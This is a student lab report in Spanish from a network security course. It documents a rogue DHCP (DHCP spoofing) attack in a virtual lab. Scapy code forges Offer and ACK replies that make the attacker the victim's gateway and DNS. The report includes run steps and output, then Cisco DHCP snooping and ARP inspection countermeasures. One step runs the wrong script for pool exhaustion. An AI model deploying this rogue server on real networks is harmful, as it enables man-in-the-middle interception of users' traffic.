



ESTUDIA EN EL
INSTITUTO
TECNOLÓGICO DE LAS
AMÉRICAS (ITLA)

Institución:
Instituto Tecnológico de Las
Américas

Asignatura:
Seguridad de Redes

Trabajo:
Ataque DHCP Spoofing

Estudiantes:
Jordy Rosario

Matricula:
20250737

Docente:
Jonathan Esteban Rondon Corniel

FECHA DE ENTREGA:
05/06/2026

Índice

Enlace a GitHub.....	1
1. Objetivo del Laboratorio	1
2. Objetivo del Script.....	1
2.1 Parámetros de Uso.....	2
2.2 Requisitos del Sistema	2
3. Funcionamiento del Script.....	3
Bloque 1: Importación y Variables	3
Bloque 2: Extracción del Tipo de Mensaje DHCP	3
Bloque 3: Construcción del Offer (respuesta al Discover).....	3
Bloque 4: Construcción del ACK (respuesta al Request).....	4
Bloque 5: Captura con Sniff.....	4
4. Documentación de la Red	5
4.1 Topología	5
4.2 Tabla de Dispositivos y Direccionamiento IP	5
5. Ejecución del Ataque	6
Paso 1: Preparar el entorno.....	6
Paso 2: Agotar el pool legítimo — Terminal 1.....	6
Paso 3: Activar el servidor Rogue — Terminal 2	6
Paso 4: La víctima solicita IP — Docker	6
Paso 5: Verificar el éxito.....	6
Paso 6: Detener el ataque.....	7
6. Capturas de Pantalla.....	7
7. Contramedidas y Mitigación	9
Contramedida 1: DHCP Snooping (Recomendado).....	9
Contramedida 2: Dynamic ARP Inspection (DAI).....	10
Resumen de contramedidas.....	10
8. Video Demostrativo.....	10
9. Referencias.....	10

Enlace a GitHub



https://github.com/Jordy513/P1_DHCP_Spoofing_20250737

1. Objetivo del Laboratorio

El objetivo de este laboratorio es demostrar cómo un atacante puede suplantar al servidor DHCP legítimo de una red (ataque Rogue DHCP / DHCP Spoofing), logrando que los clientes reciban configuración de red falsa controlada por el atacante.

Se busca evidenciar específicamente:

- Cómo un servidor DHCP falso puede responder cuando el pool del legítimo está agotado.
- Cómo la víctima recibe una dirección IP, gateway y DNS completamente controlados por el atacante.
- El riesgo que representa este ataque como vector de Man-in-the-Middle (MitM) al redirigir el tráfico.
- La efectividad de DHCP Snooping como contramedida en switches Cisco.

Este laboratorio se ejecuta en combinación con el ataque DHCP Starvation para agotar el pool del servidor legítimo antes de activar el servidor Rogue. Se realiza en un entorno controlado con fines exclusivamente educativos dentro del curso de Seguridad de Redes del ITLA.

2. Objetivo del Script

El script `JordyRosario_20250737_DHCP_Spoofing.py` implementa un servidor DHCP Rogue utilizando la librería Scapy. El script escucha pasivamente el tráfico DHCP de la red y responde a los mensajes Discover y Request de las víctimas con configuración de red falsa.

El código:

- Intercepta mensajes DHCP Discover y responde con un Offer falso.
- Intercepta mensajes DHCP Request y responde con un ACK definitivo.
- Asigna a la víctima una IP controlada por el atacante.
- Establece al atacante como Default Gateway y servidor DNS, posicionándose para un ataque MitM.

2.1 Parámetros de Uso

```
sudo python3 JordyRosario_20250737_DHCP_Spoofing.py [INTERFAZ]
```

Parámetro	Descripción	Requerido	Ejemplo
INTERFAZ	Interfaz desde donde opera el servidor Rogue	No (default: eth0)	eth0, eth1

Este script debe ejecutarse después de haber agotado el pool del servidor DHCP legítimo con DHCP_Starvation_Attack.py.

Ejemplos de uso:

```
# Usando la interfaz por defecto
sudo python3 JordyRosario_20250737_DHCP_Spoofing.py

# Especificando una interfaz diferente
sudo python3 JordyRosario_20250737_DHCP_Spoofing.py eth1
```

2.2 Requisitos del Sistema

Requisito	Detalle
Sistema Operativo	Kali Linux (virtualizado en QEMU/PNETLab)
Lenguaje	Python 3
Dependencia principal	scapy
Privilegios	sudo / root obligatorio (raw sockets en Capa 2)
Interfaz de red	eth0 (ajustable por argumento)
Prerequisito	Pool DHCP del servidor legítimo agotado (Starvation previo)

```
pip install scapy
```

3. Funcionamiento del Script

A continuación se explica el script bloque por bloque:

Bloque 1: Importación y Variables

```
import sys
from scapy.all import *

IP_KALI          = "20.25.37.100"
IP_FALSA_OFERTA = "20.25.37.50"
MASCARA          = "255.255.255.0"
BROADCAST        = "20.25.37.255"
```

- IP_KALI: IP del atacante — actuará como Gateway falso y servidor DNS falso.
- IP_FALSA_OFERTA: IP que se le asignará a la víctima.
- MASCARA y BROADCAST: parámetros de red necesarios para construir un Offer DHCP válido.

Bloque 2: Extracción del Tipo de Mensaje DHCP

```
def get_dhcp_type(pkt):
    for opt in pkt[DHCP].options:
        if isinstance(opt, tuple) and opt[0] == 'message-type':
            return opt[1]
    return None
```

- Recorre las opciones TLV del paquete DHCP buscando el campo message-type.
- Retorna 1 para Discover, 3 para Request, o None si no se encuentra.
- Usa búsqueda por nombre en lugar de índice para evitar errores por variaciones en el orden de opciones.

Bloque 3: Construcción del Offer (respuesta al Discover)

```
bootp = BOOTP(
    op=2, xid=xid_cliente, flags=0x8000,
    yiaddr=IP_FALSA_OFERTA, siaddr=IP_KALI,
    giaddr='0.0.0.0', chaddr=mac_bytes
)
dhcp = DHCP(options=[
    ("message-type", "offer"),
    ("server_id", IP_KALI),
    ("lease_time", 86400),
    ("subnet_mask", MASCARA),
    ("broadcast_address", BROADCAST),
    ("router", IP_KALI),
    ("name_server", IP_KALI),
```

```
"end"
]
```

- op=2: indica que es una respuesta del servidor (Boot Reply).
- xid=xid_cliente: el ID de transacción debe coincidir con el del Discover para que la víctima acepte el Offer.
- flags=0x8000: broadcast flag — fuerza la respuesta en broadcast para máxima compatibilidad con distintos clientes.
- yiaddr: Your IP Address — la IP que se le ofrece a la víctima.
- router y name_server apuntan a IP_KALI — el atacante queda como Gateway y DNS de la víctima.

Bloque 4: Construcción del ACK (respuesta al Request)

```
server_id = None
for opt in pkt[DHCP].options:
    if isinstance(opt, tuple) and opt[0] == 'server_id':
        server_id = opt[1]
        break
if server_id and server_id != IP_KALI:
    return # Request para otro servidor, ignorar
```

- Antes de responder al Request, verifica que el cliente eligió nuestro servidor (campo server_id).
- Si el cliente eligió al servidor legítimo, el paquete se ignora.
- Si eligió al atacante, se envía el ACK con la misma configuración del Offer, confirmando la concesión.

Bloque 5: Captura con Sniff


```
sniff(
    filter="udp and (port 67 or port 68)",
    prn=servidor_dhcp_falso,
    store=0,
    iface=interfaz
)
```

- Filtra únicamente tráfico UDP en los puertos 67 (servidor) y 68 (cliente) para eficiencia.
- prn=servidor_dhcp_falso: ejecuta la función de respuesta por cada paquete capturado.
- store=0: no almacena paquetes en memoria, optimizando el rendimiento.

4. Documentación de la Red

4.1 Topología

La topología del laboratorio fue construida en PNETLab con dispositivos IOL de Cisco y un contenedor Docker como cliente víctima. El diagrama completo se encuentra en screenshots/topologia.png.



4.2 Tabla de Dispositivos y Direccionamiento IP

El esquema de red utiliza la subred 20.25.37.0/24 derivada de la matrícula 20250737.

Dispositivo	Tipo	Interfaz	IP	VLAN	RoI
R1	Router IOL	e0/0	20.25.37.1/24	VLAN 10	GW + DHCP legítimo
SW1	Switch IOL	e0/0, e0/1	N/A	Trunk 802.1Q	Switch Core
SW2	Switch IOL	e0/0–e0/3	N/A	e0/0 Trunk; e0/1–e0/3 VLAN 10	Switch de Acceso
Kali Linux	VM QEMU	eth0 (SW2 e0/3), e1	20.25.37.100/24	VLAN 10 (Access)	Atacante / Servidor Rogue

Dispositivo	Tipo	Interfaz	IP	VLAN	RoI
Docker	Contenedor	eth1	20.25.37.50/24	VLAN 10	Cliente Víctima

5. Ejecución del Ataque

Paso 1: Preparar el entorno

```

pip install scapy
git clone https://github.com/Jordy513/P1_DHCP_Spoofing_20250737.git
cd P1_DHCP_Spoofing_20250737

```

Paso 2: Agotar el pool legítimo — Terminal 1

```

sudo python3 JordyRosario_20250737_DHCP_Spoofing.py eth0

# Verificar en R1:
R1# show ip dhcp pool
# Esperar: Available addresses: 0

```

Paso 3: Activar el servidor Rogue — Terminal 2

```

sudo python3 JordyRosario_20250737_DHCP_Spoofing.py eth0

```

Paso 4: La víctima solicita IP — Docker

```

dhclient
ip a show eth1

```

Paso 5: Verificar el éxito

En Kali atacante:

```

[*] Discover de 50:00:00:55:00:01 — enviando Offer...
[*] Request de 50:00:00:55:00:01 — enviando ACK...
[+] ¡ÉXITO! 50:00:00:55:00:01 → IP: 20.25.37.50 | GW: 20.25.37.100

```

En el Docker víctima:

```
inet 20.25.37.50/24 brd 20.25.37.255 ← IP controlada por atacante
```

Paso 6: Detener el ataque

Ctrl+C




6. Capturas de Pantalla



Las capturas se encuentran en la carpeta /screenshots del repositorio.

Archivo

Descripción

1

#	Archivo	Descripción
3		Kali con el servidor Rogue interceptando Discovers
4		Kali mostrando [+] ¡ÉXITO! con IP y GW asignados
5		Docker víctima con ip a mostrando 20.25.37.50

#	Archivo	Descripción
6		DHCP Snooping configurado en SW2
7		Víctima obteniendo IP legítima de R1 tras la contramedida

7. Contramedidas y Mitigación

La defensa principal contra DHCP Spoofing es DHCP Snooping, una función de seguridad de Capa 2 que distingue entre puertos confiables (hacia el servidor DHCP legítimo) y no confiables (hacia los clientes).

Contramedida 1: DHCP Snooping (Recomendado)

```
SW2# configure terminal
SW2(config)# ip dhcp snooping
SW2(config)# ip dhcp snooping vlan 10
SW2(config)# interface ethernet 0/0
SW2(config-if)# ip dhcp snooping trust
SW2(config-if)# interface ethernet 0/1
SW2(config-if)# ip dhcp snooping limit rate 15
SW2(config-if)# interface ethernet 0/2
SW2(config-if)# ip dhcp snooping limit rate 15
SW2(config-if)# interface ethernet 0/3
SW2(config-if)# ip dhcp snooping limit rate 15
SW2(config-if)# end
SW2# write memory
```

Efecto: El switch descarta cualquier paquete DHCP Offer o ACK que llegue por un puerto no confiable. Solo el puerto trunk (e0/0) hacia SW1/R1 está marcado como trust. Los Offers del servidor Rogue son descartados por hardware.

Contramedida 2: Dynamic ARP Inspection (DAI)

```
SW2(config)# ip arp inspection vlan 10
SW2(config)# interface ethernet 0/0
SW2(config-if)# ip arp inspection trust
SW2(config-if)# end
SW2# write memory
```

Efecto: Complementa DHCP Snooping validando que las respuestas ARP coincidan con la tabla de binding, previniendo el MitM completo incluso si el Spoofing tuviera éxito inicial.

Resumen de contramedidas

Contramedida	Comando	Alcance	Efecto
DHCP Snooping	ip dhcp snooping trust / limit rate	Por puerto / VLAN	Descarta Offers de puertos no confiables
DAI	ip arp inspection vlan	Por VLAN	Valida ARP contra tabla DHCP Snooping
Port Security	switchport port-security maximum 2	Por puerto	Limita MACs, dificulta el Starvation previo

8. Video Demostrativo

Enlace: <https://youtu.be/LRRnX42GReQ>

Contenido del video:

- Topología visible con nombre y matrícula.
- Hora y fecha del sistema visible.
- Cara y voz del autor.
- Pool DHCP agotado con Starvation.
- Servidor Rogue activo interceptando Discovers.
- Víctima Docker obteniendo IP falsa con GW del atacante.
- Aplicación de DHCP Snooping en SW2.
- Servidor Rogue neutralizado post-mitigación.

9. Referencias

- Cisco Systems. (2023). DHCP Snooping Configuration Guide. https://www.cisco.com/c/en/us/td/docs/ios-xml/ios/ipaddr_dhcp/configuration/xr-16/dhcp-xr-16-book.html
- Cisco Systems. (2023). Dynamic ARP Inspection Configuration Guide.
- Biondi, P. et al. (2024). Scapy Documentation. <https://scapy.readthedocs.io/en/latest/>
- RFC 2131. (1997). Dynamic Host Configuration Protocol. IETF.
- ITLA. (2026). Seguridad de Redes — Material de Curso 2026-C-2.
- Troubleshooting y documentación apoyado en Inteligencia Artificial.